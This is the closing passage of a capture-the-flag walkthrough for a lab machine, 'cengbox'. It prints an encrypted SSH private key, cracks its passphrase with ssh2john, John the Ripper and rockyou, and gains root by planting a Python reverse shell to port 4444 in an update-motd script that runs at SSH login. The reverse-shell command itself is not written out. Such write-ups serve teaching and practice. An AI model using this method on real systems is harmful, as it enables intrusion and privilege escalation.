O6kEQOXOAVUce+bMDEgChMEdORmk2yisizjDi9IMttWQ3VMyaHoyRp2UOCjntZPC
KcpQMGjWJEos3ZrlIrfX/FSkfT0QkwdzkigeJsC7zH0AioH55tdfAY8d33AJuSQ0
7I7z5qMfn7tfNd8n642xFGnRV2YMCYiO8XB0f5OJz67T4doagB985ZNDtqJdxkoF
kXlqdvs1KJzCAMu9m0m4UV7ZR7qmYKiFXnEkl/hE9i3CF9S6UOjKKRZq26TpJVj4
a4WJ+yauszPVI9KlnB7X9g5cd3Xoe04ROWbaVhx0tv3ipjcbGOPcuQudiMH8P0rj
pXI0YD/nDSV9gCqfgi0wJTag8LK+4ZUENHu3ThukuONCGZpkdJg/UETu9m8Cl8CR
pa4khXbI+1J7frvqUFq+op3CBT4GccKUbD4B/Sa2BLjsOV75A/tpffr2ROo8KxaL
HFHJUqwhTCk6qp5Hx6tQWtaUQ7gdOJ1BMARts/x3rGpphdmSwqZqusdrw/KS3TbH
VkjpO5lABvEMGl2/HbB2flEZk+fkJ3YNq78+IQSxNSDFPsAIMySFmro+tf9X7KWu
hna6795X13c+WdE5hEsK6X2bOkZhFln/6Rkz5BsWNlaBVQwYfthfepN+e4NwdtcT
e/NZt/Cppe+J74ABmC8FyKVr+sbnb2MWWwg2nQ9aPEcDinjWk7ALtJbwIG46Udb9
l/c8/RSot4rRA3ADHj5JZtEAnnrwCHO7cc4yGLEJOneSPxz4yW8vSGDd7iAWjYuE
Y0CDY6iH2cvi3rrVrfUZ1beHMcegRtsTgPj2tbd7x4FD6xY+Vha+Va/OV6F7kuE7
fgS5uJs/WqCVemQWKLfa22AMeCRn5qB9AT1gAGbH5oFlrOtOvvbpZsdiRSp86mx5
/Pzrio/5e0kZ1b4+PF1cUOzFJOVOADl8hGQxE9LYOozxKGdSEP1oJOhThCGQVK8W
cQZ91RSt5tbQbhO3T4r8whOgOFyf3N/jEJ2IBzFKDZAqn0oxUzQFcBnsYIMhO29F
bTH6WyWaIy97HxSEzMmMUJo78n8uptNkglFPYp0LTzTEXsEYC6WxGBIihXQHEJlJ
1XxTCMoZFkZ2IpL9TmRtdWcqKBjiXLXuPjpMaIlg3tL8AEqR92stCPpyIVkfsxRf
j+FgaA97zTv8je+uGIAyv3fl3W69LOsMSTGwZutxngBsyhK3FbzF5r1c6c55jxXK
Tj+QuvPjLwGNT9KQ3XT4oGe5KSiSQ3ZhA4K1AhGyfCxhA2hdK7Y9RZVxKISCzjsY
4oNeFNZKIhTIWITNcr4/ebGiQuyLyOQpTgP6kpiLDYcZlPdIjdBAEjF+5rVcuxfB
xtHilk7LLiLarD6lFaF4bYoB2lwW0ioUzvZYUjLIT7RyrDa6tnidXI9aVAWgLFor
xi3Ed0lgkxkFm6AFQ0Zq1R8MqI4+6apX4nqqV/ybGpBFwpjgI//mOlHf9kdxp0Pk
-----END RSA PRIVATE KEY-----
swartz@cengbox:/home/mitnick$
```

But... This key is encrypted in "AES-128-CBC", so first, we'll have to crack it to get his password and with it, decrypt it.


We will use the "ssh2john" script and johntheripper with the "rockyou" dictionary to crack the hash.




Perfect! We have obtained the key, now we decrypt it and we can check that we have the private key in its traditional format.




We use the private key to connect to the user "mitnick" via SSH.



We read the user flag:




We check if there is any script or binary running, we check in every SSH connection that sentence is executed.




We edit the file "91-release-upgrade" (any of the same folder could work) and we add a line with python that will open a reverse shell in a terminal that we have in listening to the port "4444".

In the terminal at the bottom right, we leave the command ready for the connection by SSH, since every minute, the machine replaces the files by the legitimate ones.



Well, nothing, we save the file and access through ssh and we will see in the upper right terminal that we have a shell as root.



We read the flag of root and make a well-deserved coffee.